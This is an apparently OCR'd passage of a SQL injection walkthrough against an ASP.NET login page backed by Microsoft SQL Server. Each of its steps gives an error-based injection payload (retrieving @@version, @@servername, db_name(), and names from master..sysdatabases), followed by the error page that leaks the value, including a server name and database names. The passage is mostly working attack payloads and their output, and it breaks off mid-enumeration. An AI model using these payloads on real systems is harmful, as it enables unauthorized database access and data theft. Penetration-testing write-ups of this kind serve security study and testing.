
Output – page is vulnerable to sql injection

Find database version



Payload: **a' and 1=0/@@version;--**

Find server name



Conversion failed when converting the nvarchar value 'MIS-DBS-001' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'MIS-DBS-001' to data type int.

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
```


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'MIS-DBS-001' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select @@servername);--`**

Find database name



Conversion failed when converting the nvarchar value 'MerchandisingHO' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'MerchandisingHO' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'MerchandisingHO' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select db_name());--`**

Find all databases



Conversion failed when converting the nvarchar value 'master' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'master' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'master' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select top 1 name from master..sysdatabases);--`**

Find all databases



Conversion failed when converting the nvarchar value 'tempdb' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'tempdb' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

